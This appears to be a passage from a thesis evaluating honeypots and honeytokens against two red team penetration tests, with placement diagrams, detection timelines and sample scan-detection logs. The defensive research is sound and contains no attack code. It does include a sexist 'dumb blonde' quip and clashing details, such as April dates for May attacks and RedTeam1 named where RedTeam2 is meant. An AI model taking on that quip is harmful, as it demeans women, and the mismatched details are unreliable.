



Figure 6 Deployment 1 Deception Placement

As depicted in Figure 6, D1 deceptions are placed in the DMZ and the Internal Network. T-Pot and SHIVA were placed in the DMZ. KFSensor, YALIH and ADHD (Web Bug Server and Portspoof) active defenses were placed in the Internal network.


The honeytokens were strategically placed in the Documents directory and/or Desktop of three workstations: ws1(10.242.4.11) ws3(10.242.4.13) and ws100(10.242.4.26). Additionally, Honeydocs were placed on the files server, in and around the directory containing the real client list and zero day exploits. A screenshot of ws1 honeytoken placement is shown in Figure 7.



Name	Date modified	Type
Outlook Files	1/19/2015 10:18 PM	File folder
2016_Annual_Customer_Gala.doc	5/5/2016 9:14 AM	DOC File
2016-Client-List-FINAL.doc	5/5/2016 9:13 AM	DOC File

3 items State: Always available Offline availability: Always available
Offline status: Offline (need to sync)

Figure 7 ws1 Honeytoken Placement – Blondie's PC



Name	Date modified	Type
Client List	5/5/2016 12:15 PM	File folder
Exploits	5/5/2016 12:35 PM	File folder
2016-Client-List-FINAL.doc	5/5/2016 12:13 PM	Microsoft Word 97-...

3 items State: Shared

Figure 8 Honeytoken Placement on files.int.clf.ex

4.4.2 RedTeam2 – Deployment 2 (D2)

Deceptions were deployed in the SINET, DMZ and Internal networks (Figure 9). RedTeam2 was assigned to execute the black box penetration test against the network.




Figure 9 Deployment 2 Deception Placement

To add more complexity to the network and increase number of deceptions, ADHD Portspoof was also placed in the DMZ, port.clf.ex (10.242.2.6). KFSensor, was added to the SINET, kweb.ex (10.242.0.5). This was done in an effort to detect the ACT before it reaches the DMZ, and confuse the attacker earlier in the attack chain. Portspoof was deployed in the DMZ, further adding to network complexity perception.

4.5 Monitoring Setup

4.5.1 Log Collection and Visualization

- T-Pot

Logs are collected, stored and visualized using ELK. The Elastic Stack was included with the T-Pot distribution already installed and configured with saved Dashboards for each honeypot and Suricata.

If applicable, logs were collected and analysed manually for the following deceptions:

- SHIVA
- YALIH
- ADHD
- KFSensor*

*The trial version of KFSensor Professional does not include the ability to export events or create reports.

Monitoring			
Honeypot	Distribution/Vendor	Version	Network
Suricata IDS/NSM	Security Onion	12.04.5.1	DMZ
Suricata NSM	T-Pot / Deutsche Telekom	16.03	DMZ
OSSEC HIDS	OSSEC / Trend Micro	2.8.3	MON
KFsensor IDS	Keyfocus, Ltd.	5.0	INT / SINET

Table 6 IDS / HIDS Placement

4.5.2 Intrusion Detection System (IDS)

Security Onion was selected for intrusion detection because it was easy to install using the setup wizard and configuration was minimal [62]. It is Ubuntu Linux based, and in addition to intrusion detection, performs network security monitoring (NSM), and log management. Security Onion contains Snort, Suricata, Bro, OSSEC, Sguil, Squert, ELSA, Xplico, NetworkMiner, amongst other security tools. Installation consisted of a pre-built .iso file and step-by-step instructions can be found at [63].

During setup, Security Onion allows the option to select one of two IDS engines, either the Suricata or Snort. Suricata was selected for this experiment and was specifically chosen over other options for consistency, as T-pot also uses it. Additionally, it was deployed for its high scalability, superior protocol and file identification, as well as file extraction capabilities.

Suricata NSM is part of the T-pot honeypot distribution to monitor the network activity for the honeypots. No configuration was necessary as it worked out of the box.

4.5.3 Host Intrusion Detection System (HIDS)

For host intrusion detection, OSSEC HIDS was selected because it was free and open source [64]. OSSEC was easy to deploy using the fully configured virtual appliance provided on the developer's website [65]. The appliance worked out of the box, save the creation of the agent keys that were necessary to activate the client agents. Every server and workstation on the virtual network was configured with a client agent. OSSEC is flexible, and agents can be installed on both Windows and Linux machines.

The KFSensor Honeypot is multifunctional and has built-in IDS capabilities to detect and monitor attacks on the network. It monitors attacks on every TCP and UDP port, and detects ICMP or ping messages. KFSensor also monitors all network activity of native Windows server applications; allowing these to act as part of a honeypot configuration.

4.6 Deception Functionality Test

All deceptions were tested and found to function as intended prior to the Red Team Exercise. Additionally, all systems were checked to make sure they were up and available for the penetration test.

4.7 Execution of Red Team Exercise

Two cyber security professionals from the National Cyber Security Institute, TUBİTAK, Turkey were recruited to participate in the Red Team Exercise for this research experiment. Each had at least three years of penetration testing experience, and will be referred to hereafter as RedTeam1 and RedTeam2.

2016 Red Team Exercise Schedule		
Red Team	**Dates of Attack Execution**	**Deployment (D*n*)**
RedTeam1	May 4th, 5th, 6th	D1
RedTeam2	May 16th-17th, 18th, 20-21st	D2

Table 7 Red Team Exercise Schedule

The following documents were disseminated to each of the penetration testers prior to the start of the attack:

- Red Team Exercise Briefing
- Red Team Rules of Engagement (ROE)
- Red Team Diary (RTD) x 3

Each attack was executed on time as scheduled, and the RTDs were submitted at the end of each day of testing. Where possible, Red Team Exercise Debriefings were held via Skype the day following the last day of execution. See Appendices 4-10 for actual Red Team Exercise Briefing, ROE and ReadTeam1 and RedTeam2 diaries respectively.

The results of the Red Team Exercises are discussed in the next section.

5 Results and Analysis

This section reports the results of the Red Team exercise for deception deployments D1 and D2.

5.1.1 RedTeam1 – D1

RedTeam1 D1 exercise was executed on May 4-6, 2016.

RedTeam1 Attack – April 4

Per the RedTeam1 Diary – Day 1, external network scanning began at 13:40 from SINET Source IP 10.242.0.125 using Nmap. (See Appendix 6 and 8 for RedTeam1 Diaries Days 1-3 and Day 1 screenshots respectively).

Of the three servers in the SINET network, two were exploited, news.ex (10.242.0.3) and vps.ex (10.242.0.4). No active defenses were placed in the SINET.

In the DMZ, the web server www.clf.ex (10.242.2.3) was the exploited. However, the mission was not accomplished.

RedTeam1 Attack – April 5

External scanning commenced on Day 2 at 13:40 from Source IP 10.242.0.125 using Nmap. Target IP addresses: 10.242.2.0/24, 10.242.[redacted]/24 and 10.242.[redacted]/24. Several machines were exploited, however, none of the systems had the client list or exploits located on them. Moreover, the attacker did not interact with any of the deceptions. This was verified through log analysis of the honeypots. Mission unaccomplished.

RedTeam1 Attack – April 6

The Red Team diary for day three shows the attacker revisited the 10.242.0.0/16 network by scanning with the Nmap tool. However, the activity could not be corroborated through log analysis of the mapped deceptions. The attacker was not successful in stealing the client list and/or exploits.

5.1.2 Analysis RedTeam1 – D1 Exercise

The attacker was successful in exploiting and compromising many vulnerable systems, however, the Nmap scanning activity was detected within seven minutes of the start of the exercise by T-Pot (p0F), and subsequently by the T-Pot (Glastopf) web server honeypot. Table 8 summarizes the detection times and dates. Additionally, almost all of the systems in the SINET and DMZ were exploited. The internal network was breached and the sql.int.clf.ex server was exploited, however, the other servers, workstations and/or deceptions were not.

Dwell Time was used as the metric to determine the effectiveness of the deceptions. As shown in Table 9, the allowable time to detection is 60 minutes. P0f detected the Nmap scan within seven minutes, while the Glastopf web server honeypot detected the attack at the15 minute mark.

The Attacker Deception-Perception Survey was the second metric used to evaluate the effectiveness of the deceptions. Overall, the attacker felt that the network was complex, and was confused at times regarding the identification of services or resources. RedTeam1 felt it was unlikely that the machines were honeypots, although possible, due to unexpected responses to the network probe. Even though the attacker was oftentimes confused and was not confident about network topology, the inability to find the exploits was stated as “not enough time.” See Appendix 7 for the results of RedTeam1’s survey.

The hypothesis has been proven based on results of RedTeam1-D1 penetration test and subsequent analysis. The deceptions were effective in detecting the attack prior to the Exploitation phase of the CKC according to the following:

1. The server that held the client list and exploits (files.int.clf.ex) was not exploited.

2. Dwell Time ≤ 60 min

3. The attacker’s Deception-Perception demonstrated that:

- View of the network was complex
- Efforts were wasted
- Was somewhat confused at times

- Interaction with honeypots was not realized

4. Action on Objectives was not accomplished


Date	Attack Start Time (AST)	Time Attack Detected (TAD)	Deception	Dwell Time (MIN)	IP	Comments
May 4	13:40	13:47	T-Pot	7	10.242.2.19	P0f – Port scan
		13:55	T-Pot	15	10.242.2.19	Glastopf – POST Request

Table 8 RedTeam1 – May 4-6 Attack Detection Timeline

Dwell Time (DT)		


DT = TAD – AST	TTD ≤ 60 min
	TME = 3 days
		T-Pot
		P0f = 7
		Glastopf = 15

Table 9 Dwell Time for RedTeam1 Attacker



```
May 4th 2016, 13:47:29.000   mod: syn app: NMap SYN scan subject: cli dist: <= 10 params: random_ttl raw_sig: 4:54+10:0:1460:1024,0:mss::0 @version: 1 @timestam
                             p: May 4th 2016, 13:47:29.000 path: /data/suricata/log/p0f.json host: a54837d34840 type: P0f dest_port: 199 dest_ip: 10.242.2.19 src_
                             port: 43297 src_ip: 10.242.0.125 _id: AVR7YTzi2UtkXjMExHIK _type: P0f _index: logstash-2016.05.04 _score:

May 4th 2016, 13:47:30.000   mod: syn app: NMap SYN scan subject: cli dist: <= 25 params: random_ttl raw_sig: 4:39+25:0:1460:1024,0:mss::0 @version: 1 @timestam
                             p: May 4th 2016, 13:47:30.000 path: /data/suricata/log/p0f.json host: a54837d34840 type: P0f dest_port: 1723 dest_ip: 10.242.2.19 src
                             _port: 43297 src_ip: 10.242.0.125 _id: AVR7YTzi2UtkXjMExHIS _type: P0f _index: logstash-2016.05.04 _score:

May 4th 2016, 13:47:30.000   mod: syn app: NMap SYN scan subject: cli dist: <= 29 params: random_ttl raw_sig: 4:35+29:0:1460:1024,0:mss::0 @version: 1 @timestam
                             p: May 4th 2016, 13:47:30.000 path: /data/suricata/log/p0f.json host: a54837d34840 type: P0f dest_port: 5900 dest_ip: 10.242.2.19 src
                             _port: 43297 src_ip: 10.242.0.125 _id: AVR7YTzi2UtkXjMExHIT _type: P0f _index: logstash-2016.05.04 _score:

May 4th 2016, 13:47:30.000   mod: syn app: NMap SYN scan subject: cli dist: <= 18 params: random_ttl raw_sig: 4:46+18:0:1460:1024,0:mss::0 @version: 1 @timestam
                             p: May 4th 2016, 13:47:30.000 path: /data/suricata/log/p0f.json host: a54837d34840 type: P0f dest_port: 1025 dest_ip: 10.242.2.19 src
                             _port: 43297 src_ip: 10.242.0.125 _id: AVR7YTzi2UtkXjMExHIW _type: P0f _index: logstash-2016.05.04 _score:
```

Figure 10 T-Pot (P0f) May 4th Logs



```
May 4th 2016, 16:55:52.735   path: /data/glastopf/log/glastopf.log type: Glastopf message: 2016-05-04 13:55:52,516 (glastopf.glastopf) 10.242.0.125 requested POST /co
                             mments on abd9df1ddc6f:80 @version: 1 @timestamp: May 4th 2016, 16:55:52.735 host: a54837d34840 src_ip: 10.242.0.125 http_method: POST
                             http_uri: /comments dest_port: 80 _id: AVR8DbOR2UtkXjMExTnq _type: Glastopf _index: logstash-2016.05.04 _score:
```

Figure 11 T-Pot (Glastopf) May 4th Logs

5.1.3 RedTeam2 – D2

RedTeam2 D2 exercise was executed on May 16-18, 2016 and May 20-21, 2016.

RedTeam2 Attack – May 16-17, 2016

Per the RedTeam2 Diary – Day 1, external network scanning began at 21:00 from SINET Source IP 10.242.0.125 using Nmap. Target IP 10.242.2.0/24. It was commented that the scan resulted in some misleading results. (See Appendix 9, for RedTeam2 Diaries).

Additional scanning was performed at 22:30 for 10.242.0.0/24 and the attacker again commented having received some misleading results. The e-mail server, mail.clf.ex was exploited and eventually access was gained to Blondie's emails. A non-malicious email was sent to her, however it was flagged as SPAM and did not have a FROM address, so she did not open it. It was meant to build trust, but the email was unrelated to the business and so were the emails sent on Day 3.

RedTeam2 Attack – May 18, 2016

On Day 2 the attacker stated in the diary that email on the mail server were continuing to be reviewed beginning at 10:00. ARP spoofing was performed on 10.242.2.0 (DMZ) and 10.242.4.0 (INT) to check UDP syslog messages; refreshing IP tables covered tracks. Another scan was performed at 15:00 on 10.242.[0-[redacted]].0/24 networks. Several exploits were executed against servers in the DMZ and SINET. The attacker had not gained access to the INT network at this point. Mission not accomplished.

RedTeam2 Attack – May 20-21, 2016

A Nessus scan was on several target addresses starting at 21:12 (some out of scope). At 15:37 two additional phishing emails were sent to Blondie, one created with a fake address form containing a malicious link and another sent from Tobey's email account with an attachment. The subject of the email was "About Cyber Weapons." It was also marked as SPAM. As stated earlier, the emails were completely unrelated to the business, and/or were not realistic enough for even a dumb blonde to click on.

The attacker mission execution time ended at 20:45 on May 20, 2016. Although RedTeam1 analyzed the emails in the mail.clf.ex server and contacted both Blondie and

Tobey, the email containing the client list (fake) was overlooked. Because this attacker was advanced, given another day the client list and/or exploits may have been located. The exercise ended before the attacker could penetrate the INT network.

5.1.4 Analysis RedTeam2 – D2 Exercise

RedTeam2 was successful in executing many exploits and conducting ARP spoofs on the DMZ and INT networks. However, the ARP spoofs failed to produce any worthwhile information. The INT was not penetrated before the end of the exercise. Emails sent to user Blondie were not related to the scenario, and although the YALIH honeyclient retrieved the emails and scanned the URL that was delivered by the attacker, neither the suspicious email attachment nor URL was flagged as malicious.

RedTeam2 started its attack on the network using an Nmap scan on May 16th at 21:00 and was detected by T-Pot's P0f, Dionaea and Glastopf at 21:30. Honeytrap detected the attacker at 00:51 on May 17th, when the attacker probed port 25. KFSensor (kweb) also logged attacker activity on May18, including both source IP addresses the attacker used: 10.242.0.125 and 10.80.100.89 (own machine). Both T-Pot and KFSensor logged over hundreds of attempts by the attacker to find vulnerabilities and exploit them. However, they are too numerous to list in this paper.

Dwell Time was used as one of the metrics to determine the effectiveness of the deceptions. As shown in Table 11, the allowable time to detection is 60 minutes. On May 16th P0f detected the Nmap scan within approximately 30 minutes, as well as the Glastopf and Dionaea honeypots. A while later when the attacker was searching for SMTP, Honeytrap detected it at 00:51. There are numerous other examples.

The Attacker Deception-Perception Survey was the second metric used to evaluate the effectiveness of the deceptions. Overall, the attacker felt that the network was not complex, but was confused at times regarding the identification of services or resources. RedTeam2 felt it was unlikely that the machines were honeypots, although possible, due to unexpected responses to the network probe. Even though the attacker was oftentimes confused, albeit confident about network topology, the inability to find the exploits was stated as "exercise ended." See Appendix 10 for the results of RedTeam2's survey.

The hypothesis has been proven based on results of RedTeam2-D2 penetration test and subsequent analysis. The deceptions were effective in detecting the attack prior to the Exploitation phase of the CKC according to the following:

1. The server that held the client list and exploits (files.int.clf.ex) was not exploited.

2. Dwell Time ≤ 60 min

3. The attacker's Deception-Perception demonstrated that:

- Efforts were wasted
- Was somewhat confused at times
- Interaction with honeypots was not realized
- Received misleading results

4. Action on Objectives was not accomplished

Date	Attack Start Time (AST)	Time Attack Detected (TAD)	Deception	Dwell Time (MIN)	IP	Comments
May 16	21:00	21:30	T-Pot	30	10.242.2.19	P0f; Nmap scan port 443 Dionaea; port 21 Glastopf; port 80
		21:31		31		
May 17		00:51		-		Honeytrap; port25
May 18	-	-	-	-	-	-
May 21	-	-	-	-	-	-

Table 10 RedTeam2 - May 16-17 Attacker Detection Timeline

Dwell Time (DT)		
DT = TAD – AST	TTD ≤ 60 min TME = 3 days	T-Pot (P0f, Glastopf, Dionaea) DT = 30-31 min

Table 11 Dwell Time for RedTeam2 Attacker

5.1.5 Time Limitation

The red team exercise was limited to three days. Neither RedTeam1 nor RedTeam2 were able to penetrate the internal network within that time frame. During the debriefing both penetration testers stated that they needed more time to accomplish the mission. Thus, it may be prudent to allow more time in order to thoroughly test deceptions. For example, RedTeam2 sent phishing emails with malicious content late in the day on the last day of the exercise. And in the debriefing, admittedly stated that the emails should have been sent earlier. Therefore, experiments such as this one should allow for a period of at least five days.

5.1.6 Communication

Having open communication with the penetration testers is important in order to make sure expectation are clearly outlined and the objectives of the exercise are understood by both parties. However, language barriers can become an obstacle if the penetration testers and exercise leader do not speak the same language. In this experiment, because the native language of the testers was Turkish, and their English speaking abilities were basic, it was difficult to convey some information and on occasion misunderstandings arose. Therefore, in this scenario, it was important to go over the red team briefing and rules of engagement more than once, and encourage them to ask questions, to make sure nothing important got lost in translation.

5.1.7 Black Box Testing

Black box testing was chosen because it simulates a more realistic test. With this type of test, the red team is not knowledgeable of the targeted organization’s network, as is the case with most external threats. However, in this experiment, due to the limited timeframe it may have been more prudent to supply more information to the red team, as in a type of hybrid testing (half black/half white), or go with white box testing. This would have facilitated the fulfilment of the mission. In cases where time is not so limited, black box testing is probably more appropriate.

5.1.8 Summary

Neither RedTeam1 nor RedTeam2 interacted with SHIVA, the high interaction SPAM/open relay honeypot. Therefore, further testing to determine the value of this deception has to be conducted. RedTeam2 on Day 1, probed the ADHD Portspoof system; and it was reported in the diary that there were some misleading results when running the Nmap scan on 10.242.2.0/24. Because neither pentester penetrated the INT, none of the deceptions located there were probed.

After exploiting the mail server, mail.clf.ex, a few emails were sent to user Blon Dinka's email account, blondie@clf.ex by RedTeam2, however, they were not sophisticated enough to fool someone into clicking on them. In the future, care should be taken during the briefing to go over the importance of realism and relevance when crafting phishing emails.


Although RedTeam1 exploited the mail server as well, no effort was made to go through the emails or send any phishing mails to the users. Additionally, RedTeam1 did not use the passive reconnaissance information provided for the exercise, which may have contributed to the lack of progression. The red team diary was also not very detailed, with some direct copy and paste definitions of exploits executed. These issues prompted a lessons learned opportunity, so that they would not be repeated in the D2 exercise.

The deceptions that performed the best were T-pot and KFSensor. The attackers interacted with them without any major indication that they were honeypots. It should also be noted that both penetration testers reported that they did not run any honeypot detection tools. Therefore, defenders can be confident that their investments in these deceptive technologies are worthwhile.

Placement of KFsensor is recommended in SINET, DMZ and INT. T-Pot, being a top performer in detection of ACTs, would be a good candidate for placement in DMZ and INT, but it has some disadvantages. It is a single point of failure, and if one of the honeypots fails with a status of "fatal," T-pot has to be completely reinstalled. To avoid this issue, defenders can create a custom .ISO, containing for example, only P0f and Glastopf, or P0f and Honeytrap. P0f is recommended for inclusion because in analysing the logs, P0f was found to usually be first to detect the ACTs, followed by the honeypot.

